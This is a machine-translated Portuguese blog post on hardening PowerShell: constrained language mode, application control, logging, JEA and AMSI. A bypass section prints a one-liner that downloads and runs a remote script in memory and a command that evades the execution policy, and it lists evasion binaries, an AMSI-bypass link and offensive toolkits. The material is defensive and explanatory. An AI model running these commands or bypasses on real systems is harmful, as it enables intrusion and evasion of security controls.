
PowerShell Security Best Practices



Isidoros Monogioudis

Leia Mais de Isidoros Monogioudis ›

8 de outubro de 2019 | 9 Min Read

Atualizado em 8 de outubro de 2019

Os atores de ameaças há muito tempo usavam ferramentas legítimas para se infiltrar e se mover lateralmente através das redes do defensor. As razões para isso são claras; a probabilidade de ser detectado é muito menor quando ferramentas autorizadas são aproveitadas em vez de ferramentas maliciosas que podem desencadear controles de prevenção ou detecção. Os atributos do PowerShell também o tornaram atraente para os adversários, como ser usado na campanha Petya/NotPetya.

Neste blog, abordaremos algumas práticas recomendadas do PowerShell que irão prepará-lo para adversários que usarão sua própria implementação do PowerShell contra você.

O QUE É POWERSHELL?

PowerShell é uma plataforma de automação e linguagem de script para Microsoft Windows e Windows Server, o que permite simplificar o gerenciamento do sistema. Ao contrário de outras conchas baseadas em texto, o PowerShell aproveita o poder do .NET Framework da Microsoft, fornecendo objetos ricos e um conjunto maciço de funções incorporadas para assumir o controle de seus ambientes Windows.

POR QUE POWERSHELL?

O PowerShell tem sido muito usado para ataques cibernéticos, especialmente durante as campanhas Petya/NotPetya. O aspecto mais importante para os atacantes é sua integração nativa com o .NET Framework, que oferece múltiplas opções para infectar ou manipular o alvo.

Os atributos mais atraentes do PowerShell para os adversários são:

- Acesso simples a tomadas de rede
- Capacidade de montar binários maliciosos dinamicamente na memória
- Acesso direto à API (Application Programming Interface, interface de programação de aplicativos win32)

- Interface simples com o WMI (Windows Management Instrumentation, instrumentação de gerenciamento do Windows)
- Ambiente de scripting poderoso
- Chamadas dinâmicas do método de tempo de execução
- Fácil acesso a bibliotecas cripto, por exemplo, IPSec, algoritmos de hashing
- Capacidade de enganchar código gerenciado
- Ligações simples para o modelo de objeto componente (COM) (https://msdn.microsoft.com/en-us/library/windows/desktop/ms694363%28v=vs.85%29.aspx)

Tudo isso torna o PowerShell um vetor de ataque extremamente eficaz.

O PowerShell foi inicialmente mencionado como uma plataforma de ataque em 2010 (https://www.youtube.com/watch?v=JKlVONfD53w), quando foi apresentado no Def Con 18 como prova de conceito. Tanto uma concha de ligação quanto de concha reversa programada puramente no PowerShell foram demonstradas no mesmo contexto.

Existem inúmeras ferramentas de ataque – como nishang, PowerSploit e plataforma PowerShell Empire (www. PowerShellempire[.] com) – que oferecem um agente pós-exploração construído sobre comunicações criptológicas. Essas ferramentas podem ser usadas para reconhecimento, persistência e movimento lateral, bem como outras técnicas ofensivas. É claro que, dadas as suas capacidades nativas, o PowerShell pode ser programado de várias maneiras, fornecendo ferramentas e técnicas personalizadas para permanecer furtivo e não detectado por controles de segurança comuns e contramedidas.

Táticas contraditórias, técnicas & conhecimento comum, ou ATT&CK by Mitre, que fornece uma extensa lista de vetores de ataque, táticas e técnicas, descreve o PowerShell como uma interface poderosa que os adversários podem usar para executar uma variedade de ações, e fornece exemplos reais.

PRÁTICAS RECOMENDADAS DE SEGURANÇA DO POWERSHELL

Dado que o PowerShell não pode ser desativado ou removido de organizações que o exigem, as seguintes ações são as práticas recomendadas para usar o PowerShell de forma eficiente, evitando seu uso como vetor de ataque.

Em setembro de 2017, esbocei alguns dos principais temas em torno da segurança do PowerShell. Agora, depois de 2 anos de progresso, quero voltar a esta questão.

O uso do PowerShell continua a ser a técnica adversária mais popular. Um relatório recente do Relatório de Detecção de Ameaças 2019 da Red Canary observou que mais de 55 exemplos de técnicas de ataque observadas fazem uso do PowerShell (você pode ver a página Mitre ATT&CK aqui: T1086).

De fato, apesar das melhorias de segurança entregues pela Microsoft, os atacantes ainda preferem o PowerShell a alternativas por três razões principais:

1. Ambiente de scripting poderoso
2. Acesso direto à API Win32 sua ampla base de instalação
3. A falta de estar bem protegido.

O que, então, os praticantes podem fazer para proteger contra essa técnica difundida? Recentemente apresentei algumas boas práticas na BSides Atenas, e queria compartilhar este conselho com a comunidade mais ampla.

1. Modo de linguagem restrito powershell

O modo de linguagem restrito é uma maneira de restringir o acesso a elementos de linguagem sensíveis que podem ser usados para invocar APIs arbitrárias do Windows. Ele foi projetado para funcionar com soluções de controle de aplicativos em todo o sistema, como a UmCI (Device Guard User Mode Integrity, integridade do modo de usuário do dispositivo). Os HOWTOs e os resultados permanecem os mesmos de antes. O PowerShell Restrito Language deve ser aplicado a todos os usuários que não precisam usar o PowerShell para seu trabalho diário.

2. PowerShell com Applocker, Device Guard e Windows Defender Application Control


Applocker é bastante popular por adicionar uma camada de proteção antes de um arquivo de script ser executado, o PowerShell invoca o AppLocker para verificar o script. O AppLocker invoca o componente Identidade do aplicativo no modo usuário com o nome do arquivo ou a alça do arquivo para calcular as propriedades do arquivo. O arquivo de script é então avaliado contra a política AppLocker para verificar se ele é permitido ser executado.

Em comparação com o passado, agora há um componente de segurança adicional do Windows Defender Application Control (WDAC). (Na verdade, não é novo, mas uma evolução do Device Guard a partir do Windows 10, versão 1709). Com o WDAC, podemos não apenas controlar aplicativos, mas também controlar se plug-ins específicos, complementos e módulos podem ser executados a partir de aplicativos específicos.

3. Atividade do PowerShell de registro

A atividade do PowerShell para detectar elementos suspeitos permanece um importante controle de segurança. Estes são os principais componentes de registro do PowerShell:

a. Registro de transcrição
   i. habilitar a configuração de política do grupo de transcrição do PowerShell
   ii. HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\Transcrição




b. Registro de scriptblock
   i. Rastreamento de eventos para Windows (ETW) Microsoft-Windows-PowerShell\Operacional
   ii. ID de evento 4104
   iii. habilitar a configuração de política do grupo de registro do bloco de script do PowerShell
   iv. HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
   v. O registro do scriptblock mostra o que foi executado, **nenhuma informação é fornecida sobre se foi bem sucedido ou não e nenhuma informação é fornecida sobre qual modo de idioma foi usado**
c. Registro de eventos protegidos
   i. O Registro de Eventos Protegidos permite que aplicativos participantes criptografem dados confidenciais à medida que os escrevem no registro do evento.
   ii. habilitar a ativação da configuração Desempagem de grupo de registro de eventos protegidos
d. Registro de módulo
   i. Ativar a configuração de política de grupo de registro do módulo
e. Esta é uma lista negra muito boa do conteúdo do PowerShell que deve ser adicionada às regras de bloqueio/monitoramento
   https://github.com/secprentice/PowerShellBlacklist/blob/master/badshell.txt

4. Remova o PowerShell V.2

Sim, é verdade que ainda powershell v.2 com todas as suas desvantagens do ponto de vista de segurança está sendo usado.

5. Administração suficiente – JEA


a. A JEA fornece um mecanismo de controle para administrar servidores via Windows PowerShell remoting usando pontos finais restritos. É uma sessão remota powershell com caixa de areia que foi projetada para limitar estritamente o que o usuário conectado pode fazer.
b. Isso envolve atribuir o modo de idioma necessário, bem como especificar funções individuais e cmdlets, incluindo, se desejado, valores permitidos de seus parâmetros que um administrador delegado poderá usar.
c. Além disso, a JEA, por padrão, bloqueia os executáveis, a menos que você explicitamente permita que eles sejam executados.



6. Outras melhorias de segurança

a. **Interface de varredura anti-malware (AMSI):** Embora tenha sido mencionado anteriormente, o AMSI continua progredindo na eficácia do funcionamento para resolver problemas de segurança do PowerShell. No contexto da segurança baseada no Windows PowerShell, o AMSI ajuda a enfrentar desafios comuns que outros métodos de proteção do Windows PowerShell podem não ser capazes de lidar:
   i. ofuscação de código
   ii. executando código diretamente na memória sem carregá-lo a partir de um disco
   iii. a capacidade de usar diferentes aplicativos host.

b. **Configuração de Estado Desejado pelo PowerShell (DSC):** uma plataforma de gerenciamento de configuração introduzida no Windows Management Framework (WMF) 4.0.
    i. O principal objetivo do DSC é automatizar a implementação de configurações personalizadas, resultando em um estado desejado de ambiente gerenciado
    ii. Quando combinado com auditoria e registro, isso permite que você não só identifique quaisquer eventos que indiquem tentativas de alterar as disposições de segurança que fazem parte da configuração padrão do computador, mas também garantir que essas disposições serão automaticamente restauradas
    iii. Recursos personalizados do DSC disponíveis na Galeria PowerShell (por exemplo, https://www.powershellgallery.com/packages/HardenedDSC/0.0.3)
c. **Detecção e Resposta ao Endpoint (EDR):** uma tecnologia que oferece recursos de Inteligência Artificial e recursos avançados de detecção. As soluções EDR modernas parecem ser eficazes contra a maioria dos ataques do PowerShell com configurações fora da caixa:



TÉCNICAS DE BYPASS DE SEGURANÇA DO POWERSHELL

A assinatura de código de script é uma técnica de proteção que é usada em uma abordagem mais ampla, onde os scripts do PowerShell devem ser incluídos neste controle de segurança. No entanto, existem várias maneiras de executar scripts que não são assinados, o que ignora essa restrição. Aqui estão alguns exemplos:

1. Executando o conteúdo do script diretamente a partir de uma sessão interativa do Windows PowerShell.
    a. Usando o cmdlet de comando de invocação com o parâmetro ScriptBlock
    b. Extraindo o conteúdo do script usando o cmdlet Get-Content e canalizando a saída diretamente para o powershell.exe com o parâmetro de comando definido para – Obter-Content .\script.ps1 | powershell.exe –NoProfile –Comando –
    c. Baixando o script de qualquer local da Web e executando o script baixado diretamente no powershell de memória
    –nop -c "iex (New-Object Net.WebClient). DownloadString('http://bit.ly/5cr1pT.p5l')"
    d. 11 técnicas diferentes estão documentadas aqui: https://bestestredteam.com/2019/01/27/powershell-execution-policy-bypass/

2. Whitelisting/Applocker Bypass
    Enquanto a lista de branqueamento do aplicativo continua sendo uma das maneiras mais eficazes de proteger o PowerShell, ainda existem maneiras de contornar essas restrições:

    a. Utilitários de desenvolvedor confiáveis (T1127 – Evasão de defesa)
        i. MSBuild
    b. Installutil.exe (T1118 – Defesa Evasão)
    c. Mshta (T1170 – Evasão de Defesa)
    d. Execução binária de proxy assinada (T1218 – Evasão de defesa)
        i. Msiexec.exe
    e. Regsvcs/Regasm (T1121 – Evasão de Defesa)
    f. Ofuscação (T1027 – Evasão de Defesa)
        i. Invocação-Ofuscação (https://github.com/danielbohannon/Invoke-Obfuscation)
    g. Desvio AMSI: https://0x00-0x00.github.io/research/2018/10/28/How-to-bypass-AMSI-and-Execute-ANY-malicious-powershell-code.html

    A maneira mais eficaz (de acordo com a Microsoft) de bloquear o PowerShell é bloquear o "System.Management.Automation.dll", que é a biblioteca que o PowerShell depende fortemente. (https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/microsoft-recommended-block-rules)

3. PowerShell sem PowerShell

    O PowerShell é um frontend para a estrutura .NET. Faz uso do Sistema.Management.Automation.dll. Qualquer abuso em torno desses elementos pode evitar com sucesso técnicas de segurança focadas na superfície do PowerShell e não mais

profundas. Abaixo estão alguns exemplos de ferramentas e frameworks que aproveitam os componentes subterrâneos do PowerShell:

Ferramentas de ataque "de substituição" do PowerShell:

- Sharpsploit (https://github.com/cobbr/SharpSploit), atualizado pela última vez há 9 meses.
- Safetykatz (https://github.com/GhostPack/SafetyKatz), atualizado pela última vez há 10 meses
- PowerOPS (https://github.com/fdiskyou/PowerOPS), atualizado pela última vez há 4 meses
- PownedShell (https://github.com/Cn33liz/p0wnedShell), atualizado pela última vez há 9 meses
- PoschC2-Python (https://github.com/nettitude/PoshC2_Python/), atualizado pela última vez há 4 dias
- PSAttack (https://github.com/jaredhaight/PSAttack), última atualização há 1 ano

CONCLUSÃO E PRINCIPAIS TAKEAWAYS PARA POWERSHELL

- PowerShell não está morto! EDR pode ser evitado também!! (PowerShell Is DEAD–Epic Learnings! – Ben Turner, Doug McLeod, Rob Maslen – Bsides London 2019 – https://www.youtube.com/watch?v=wlhlchiRmKQ)
- Quase nenhum recursos de segurança são ativados por padrão, a configuração adequada é necessária.
- Remover ou bloquear o PowerShell não é uma opção, bloquear o System.Management.Automation.dll
- O registro e o monitoramento contínuo são muito eficazes.
- O PowerShell **7** está chegando, integrando os recursos do Core 6.1 e 5.1.

Tags: PowerShell